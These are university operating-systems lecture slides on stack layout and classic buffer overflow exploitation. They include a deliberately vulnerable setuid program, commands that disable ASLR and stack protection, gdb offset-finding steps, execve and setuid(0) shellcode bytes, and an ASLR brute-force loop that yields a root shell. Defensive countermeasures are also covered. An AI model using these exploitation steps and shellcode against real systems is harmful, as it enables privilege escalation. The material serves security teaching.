Lecture 9: Stack

(Stack Layout, Offset Calculation, and Buffer Overflow)

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COP 4610 Operating Systems

https://xinliulab.github.io/FSU-COP4610-Operating-Systems/

Outline


- Understanding the stack layout
- What is buffer overflow
- Vulnerable code
- Challenges in exploitation
- Shellcode
- Countermeasures

Understanding the Stack Layout

How to Calculate Offsets?

Program Memory Stack

```c
// globals live in data/BSS
int x = 100;

int main() {
    // data stored on stack
    int a = 2;
    float b = 2.5;
    static int y;

    // allocate memory on heap
    int *ptr = (int *) malloc(2 *
    sizeof(int));

    // values 5 and 6 stored on heap
    ptr[0] = 5;
    ptr[1] = 6;

    // deallocate memory on heap
    free(ptr);

    return 1;
```



Why these values live in these segments

Text segment Holds executable instructions such as the compiled body of `main`. Read-only for protection and sharing.

Data segment (.data) `x=100` is a global variable with an explicit initializer. Its value is stored in the executable and loaded into memory.

BSS segment (.bss) `static int y;` is a static object without an initializer. By convention the loader zero-fills BSS, so `y` starts as 0.

Stack `a`, `b`, and `ptr` are local automatic variables. They are created when `main` runs and live in its stack frame, reclaimed when the function returns.

Heap `malloc` requests space dynamically. The values `5` and `6` are placed there until `free(ptr)` releases them. The pointer itself (`ptr`) is on the stack.

Key Idea

The storage class and initialization decide the segment.

- Initialized globals $\rightarrow$ .data
- Uninitialized statics $\rightarrow$ .bss
- Locals $\rightarrow$ stack
- Dynamic allocations $\rightarrow$ heap.

Function Arguments on Stack

```c
void func(int a, int b)
{
    int x, y;

    x = a + b;
    y = a - b;
}
```

```
movl 12(%ebp), %eax    ; b is stored in %ebp+12
movl  8(%ebp), %edx    ; a is stored in %ebp+8
addl %edx, %eax
movl %eax, -8(%ebp)    ; x is stored in %ebp-8
```

C pushes arguments from right to left, why?


Why does C push arguments right-to-left?

Key Reasons


- **Varargs support:** For functions like `printf("%d %s", 10, "hi")`, the leftmost argument (the format string) must be at a fixed offset so the callee can locate it easily.
- **Consistent offsets:** The first declared argument is always nearest to %ebp (e.g., %ebp+8). This makes parameter access predictable.
- **Nested calls:** If an argument is itself a function call, its return value can be pushed last without overwriting earlier arguments.

Function Call Stack

```
void f(int a, int b)
{
    int x;
}

void main()
{
    f(1, 2);
    printf("hello
     world");
}
```



Stack Layout for Function Call Chain



Buffer Overflow


Vulnerable Program

```
int main(int argc, char **argv)
{
    char  str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300,
     badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

- Reading **300 bytes** of data from **badfile**.
- **badfile** is created by the user, its contents are under user control.
- Storing the file contents into the **str** buffer.
- Calling **foo** with **str** as an argument.

Vulnerable Program

```
int foo(char *str)
{
    char buffer[100];

    /* The following statement
     has a buffer overflow */
    strcpy(buffer, str);

    return 1;
}
```




Consequences of Buffer Overflow

Overwriting **return address** with an address pointing to

- Invalid instructions $\rightarrow$ exceptions (segmentation fault)
- Non-existing address $\rightarrow$ exceptions
- **Attacker's code** $\rightarrow$ executing malicious code (control-flow hijacking)

Hijacking Control Flow



Environment Setup

Turn off address randomization


```
sudo sysctl -w kernel.randomize_va_space=0
```

Compile set-uid root version of stack.c


```
gcc -g -o stack -z execstack -fno-stack-protector
    stack.c
sudo chown root stack
sudo chmod 4755 stack
```

Create Malicious Input (badfile)

- **Task A**: Find the offset distance between **the base of buffer** and **return address**
  - How many bytes to write to overflow the return address
- **Task B**: Find the address to place the **shellcode**
  - Put the malicious code in `badfile`, which will be copied into the buffer
  - Overwrite the return address with this location



Create Malicious Input (badfile) (Cont.)



Task A: Find Offset

Set breakpoint at `bof` and run it

```
(gdb) b bof
(gdb) run
```

Find the buffer address (buffer is only accessible if compiled with -g)

```
(gdb) p &buffer
```

Find the current frame pointer, return address @ `%ebp + 4`

```
(gdb) p $ebp
```

Calculate distance

```
(gdb) p (char*)$2 - (char*)$1
```

Exit

```
(gdb) quit
```

Task A: Find Offset

```
$ gdb stack_dbg
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
...
(gdb) b foo              # set a break point at function foo()
Breakpoint 1 at 0x804848a: file stack.c, line 14.
(gdb) run
...
Breakpoint 1, foo (str=0xbfffe b1c "...") at stack.c:10
10      strcpy(buffer, str);

(gdb) p $ebp
$1 = (void *) 0xbfffeaf8

(gdb) p &buffer
$2 = (char (*)[100]) 0xbfffea8c

(gdb) p/d 0xbfffeaf8 - 0xbfffea8c
$3 = 108  # Therefore, the distance is 108 + 4 = 112.
(gdb) quit
```

Task A: Find Offset – Method 2

Use a badfile with known pattern

- e.g., a byte stream of `01,02,03,04,05,06,07,08,09...` (in binary)

Enable coredump

- `ulimit -c unlimited`

Run the program with the badfile ⇒ exception

Use gdb to open the coredump, get `$eip`

- The pattern in `eip` gives the offset

Task A: Find Offset – Method 3

Disassemble the program and get the offset from instructions

- `objdump -d stack`

```
080484bb <bof>:
  80484bb:   55                        push   %ebp
  80484bc:   89 e5                     mov    %esp,%ebp
  80484be:   83 ec 28                  sub    $0x28,%esp
  80484c1:   83 ec 08                  sub    $0x8,%esp
  80484c4:   ff 75 08                  pushl  0x8(%ebp)
  80484c7:   8d 45 e0                  lea    -0x20(%ebp),%eax
  80484cb:   e8 a0 fe ff ff            call   8048370 <strcpy@plt>
  80484d0:   83 c4 10                  add    $0x10,%esp
  80484d3:   b8 01 00 00 00            mov    $0x1,%eax
  80484d8:   c9                        leave
  80484d9:   c3                        ret
```

How to read the offset quickly: if the buffer base is at `-0xK` from %ebp, then the distance from buffer start to the saved return address is `K + 4` bytes.

Task B: Locate the Buffer (shell-code)

When ASLR is disabled, programs are loaded at the same location.
Use a program similar to the target to print the frame address

- This frame address is close to the real frame address, which narrows the guess space.
- It is easy to calculate the buffer address from the frame address.
- We can put the malicious code in the badfile so it is copied into the buffer.

Task B: Locate the Buffer (shell-code)

Probe program (prints a stack address):

```
#include <stdio.h>
void func(int *a1) {
    printf(":: a1's address is 0x%x\n", (unsigned int)&a1);
}
int main(void) {
    int x = 3;
    func(&x);
    return 1;
}
```

Disable ASLR, build, and run twice:

```
sudo sysctl -w kernel.randomize_va_space=0
gcc prog.c -o prog
./prog
# :: a1's address is 0xbffff370
./prog
# :: a1's address is 0xbffff370
```

Task B: Locate the Buffer (shell-code) - 2

Obtain the exact buffer address from the coredump file

- `$esp` is still valid when the exception happens, pointing to the return address
- Read the stack starting at `$esp`


Where is the buffer address on the stack?

```
080484bb <bof>:
  80484bb: 55                  push   %ebp
  80484bc: 89 e5               mov    %esp,%ebp
  80484be: 83 ec 28            sub    $0x28,%esp
  80484c1: 83 ec 08            sub    $0x8,%esp
  80484c4: ff 75 08            pushl  0x8(%ebp)          ; arg:
    str
  80484c7: 8d 45 e0            lea    -0x20(%ebp),%eax    ; buffer
     base
  80484ca: 50                  push   %eax
  80484cb: e8 a0 fe ff ff      call   8048370 <strcpy@plt>
  80484d0: 83 c4 10            add    $0x10,%esp
  80484d3: b8 01 00 00 00      mov    $0x1,%eax
```


Task B: NOP Sled

Fill `badfile` with NOP instructions and place malicious code at the end of the buffer

- NOP: an instruction that does nothing
- It increases the chance of jumping to the correct address of the malicious code



Structure of badfile



Strcpy Hazard

Vulnerable program uses `strcpy` to copy the buffer

- What is the implication?

`strcpy` will stop copying the rest of the input if it meets a zero

- The return address and shellcode in `badfile` cannot contain zeros

  e.g., `0xbffff188 + 0x78 = 0xbffff200`, the last byte is zero, so the copy ends

- How to address this problem?

Execution Results

Compiling the vulnerable code with all the countermeasures disabled

```
gcc -o stack -z execstack -fno-stack-protector stack.c
sudo chown root stack
sudo chmod 4755 stack
```

Compiling the exploit code to generate the badfile.
Executing the exploit code and stack code.

```
gcc exploit.c -o exploit
./exploit
./stack
id    # <- Got the root shell!
```

Countermeasures

A Note on Countermeasure

On Ubuntu 16.04, `/bin/sh` points to `/bin/dash`, which has a countermeasure

- It drops privileges when executed inside a setuid process

Point `/bin/sh` to another shell (simplify the attack)

```
sudo ln -sf /bin/zsh /bin/sh
```

Change the shellcode (defeat this countermeasure)

```
change "\x68""//sh" to "\x68""/zsh"
```

Other methods to defeat the countermeasure will be discussed later.

Shellcode: malicious code used by attackers to gain control of the system

- Originally used to spawn a shell, but it can do anything
- Challenges:
  - How to load the shellcode
  - Avoid zero bytes in the shellcode

Example: compile to binary and extract the machine code

```
#include <unistd.h>

int main(void) {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
    return 0;
```

Shellcode

Assembly code (machine instructions) for launching a shell.

Goal: use `execve("/bin/sh", argv, 0)` to spawn a shell

Registers used:


- `eax = 0x0000000b` ; syscall number of `execve`
- `ebx` = address of `"/bin/sh"`
- `ecx` = address of the argument array
- `argv[0]` = address of `"/bin/sh"`
- `argv[1] = 0` ; no more arguments
- `edx = 0` ; no environment variables are passed
- `int 0x80` ; invoke `execve()`

Shellcode

```
// const char code[] =
"\x31\xc0"          /* xorl  %eax,%eax    */
"\x50"              /* pushl %eax         */
"\x68""//sh"        /* pushl $0x68732f2f */
"\x68""/bin"        /* pushl $0x6e69622f */
"\x89\xe3"          /* movl  %esp,%ebx    */
"\x50"              /* pushl %eax         */
"\x53"              /* pushl %ebx         */
"\x89\xe1"          /* movl  %esp,%ecx    */
"\x99"              /* cdq                */
"\xb0\x0b"          /* movb  $0x0b,%al    */
"\xcd\x80";         /* int   $0x80        */
```

- Set `%eax = 0` to avoid zero bytes in code.
- Push `"//sh"` then `"/bin"` to form `"/bin//sh"` on the stack.
- `%ebx = %esp` points to the string.
- `%ecx = %esp` (argv), `cdq` ⇒ `%edx=0` (envp).
- `%al = 0x0b`, then `int $0x80` ⇒ call `execve()`.

Shellcode



(a) Set the ebx register

(b) Set the eax, ecx, and edx registers

Countermeasures

Developer approaches:

- Use safer functions such as `strncpy()`, `strncat()`, etc.
- Use safer dynamic libraries that check data length before copying.

OS approaches:

- ASLR (Address Space Layout Randomization)

Compiler approaches:

- Stack-Guard

Hardware approaches:

- Non-Executable Stack

Address Space Layout Randomization

To succeed, attackers need to know the address of targets.
ASLR: randomize memory layout to make guessing harder.

- Most modern systems randomize stack, heap, and data.
- Program should be built as a *position-independent executable*.
  - Every time the code is loaded in the memory, stack address changes
  - Difficult to guess the stack address in the memory
  - Difficult to guess

ASLR: Test Example

```c
#include <stdio.h>
#include <stdlib.h>

int main(void)
{
    char x[12];
    char *y = malloc(sizeof(char) * 12);

    printf("Address of buffer x (on stack): 0x%x\n", (unsigned int)x);
    printf("Address of buffer y (on heap) : 0x%x\n", (unsigned int)y);

    free(y);
    return 0;
}
```

ASLR Working

```
$ sudo sysctl -w kernel.randomize_va_space
    =0
kernel.randomize_va_space = 0
$ ./a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
$ ./a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
```

Not randomized

ASLR Working

```
$ sudo sysctl -w kernel.randomize_va_space
    =1
kernel.randomize_va_space = 1
$ ./a.out
Address of buffer x (on stack): 0xbf9deb10
Address of buffer y (on heap) : 0x804b008
$ ./a.out
Address of buffer x (on stack): 0xbf8c49d0
Address of buffer y (on heap) : 0x804b008
```

Stack-only

ASLR Working

Stack and heap

```
$ sudo sysctl -w kernel.randomize_va_space
    =2
kernel.randomize_va_space = 2
$ ./a.out
Address of buffer x (on stack): 0xbf9c76f0
Address of buffer y (on heap) : 0x87e6008
$ ./a.out
Address of buffer x (on stack): 0xbfe69700
Address of buffer y (on heap) : 0xa020008
```

Bypassing ASLR

Brute-force attacks

- Try many times, eventually get lucky

Use ROP to exploit *non-randomized memory* (code/data)

- Code (program or libraries) that is NOT compiled as PIE
- Systems that keep ASLR off by default for "compatibility"

Exploit *information disclosure* bugs to reveal addresses

- ASLR only randomizes code and data segment bases

Turn on address randomization

```
sudo sysctl -w kernel.randomize_va_space=2
```

Compile set-uid root version of `stack.c`

```
gcc -o stack -z execstack -fno-stack-protector stack.c
sudo chown root stack
sudo chmod 4755 stack
```

ASLR: Brute-force

Defeat ASLR by attacking the vulnerable code in an infinite loop

```
#!/bin/bash
SECONDS=0
count=0

while true; do
  count=$((count + 1))
  duration=$SECONDS
  min=$((duration / 60))
  sec=$((duration % 60))
  echo "$min minutes and $sec seconds elapsed."
  echo "The program has been run $count times so far."
  ./stack
done
```

ASLR: Brute-force

Got the shell after running for about 19 minutes on a **32-bit** Linux machine

- How long will it take on a 64-bit Linux?


```
...
19 minutes and 14 seconds elapsed.
The program has been running 12522 times so far.
...: line 12: 31695 Segmentation fault (core dumped) ./stack
19 minutes and 14 seconds elapsed.
The program has been running 12523 times so far.
...: line 12: 31697 Segmentation fault (core dumped) ./stack
19 minutes and 14 seconds elapsed.
The program has been running 12524 times so far.
#  <- Got the root shell!
```

StackGuard

Function prologue embeds a canary word between the return address and locals.

Function epilogue checks the canary before returning.

- If the canary is wrong ⇒ overflow detected ⇒ terminate.



What is `%gs:20`?

- `gs`: a segment register that points to memory
- Each thread has its own `gs` segment
- The same code `%gs:20` accesses different memory for different threads
- `%gs:20` holds the canary in *thread-local storage*

```
$ gcc -o prog prog.c
$ ./prog hello
Returned Properly
$ ./prog hello000000000000
*** stack smashing detected ***:  ./prog terminated
```

Data Execution Prevention

Shellcode is placed in the data area (stack or heap)

DEP: prevent data from being executed and prevent code from being overwritten

CPU provides the **NX** bit in the page table to mark a page non-executable

- Similarly, Supervisor Mode Access Prevention stops the kernel from executing user memory *(Why?)*

DEP can be defeated by reusing existing code *(code-reuse attack)*

Defeating Countermeasures in bash & dash

They turn a setuid process into a non-setuid process

- They set the effective UID to the real UID, dropping privilege

Idea: before running the shell, set the real UID to 0

- Invoke `setuid(0)`
- Put this at the beginning of the shellcode

Shellcode bytes for `setuid(0)` on 32-bit Linux (int 0x80):

```
"\x31\xc0"       /* xorl %eax,%eax   ; eax = 0                    */
"\x31\xdb"       /* xorl %ebx,%ebx   ; ebx = 0 (uid)              */
"\xb0\xd5"       /* movb $0xd5,%al   ; syscall setuid = 0xd5      */
"\xcd\x80"       /* int  $0x80       ; invoke syscall             */
```

Pwn2Own 2020:

- **SUCCESS** – The team from Georgia Tech used a six bug chain to pop calc and escalate to root. They earn $70,000 USD and 7 Master of Pwn points.
- **1200** – **Flourescence** targeting Microsoft Windows with a local privilege escalation.
- **SUCCESS** – The Pwn2Own veteran used a UAF in Windows to escalate privileges. He earns $40,000 USD and 4 points towards Master of Pwn.
- **1400** – Manfred Paul of the **RedRocket CTF** team targeting the Ubuntu Desktop with a local privilege escalation.
- **SUCCESS** – The Pwn2Own newcomer wasted no time. He used an improper input validation bug to escalate privileges. This earned him $30,000 and 3 Master of Pwn points.

Summary

- Buffer overflow is a common security flaw
- Buffer overflows can happen on the stack or in the heap
- Exploit buffer overflow to run injected shellcode
- Defend against the attack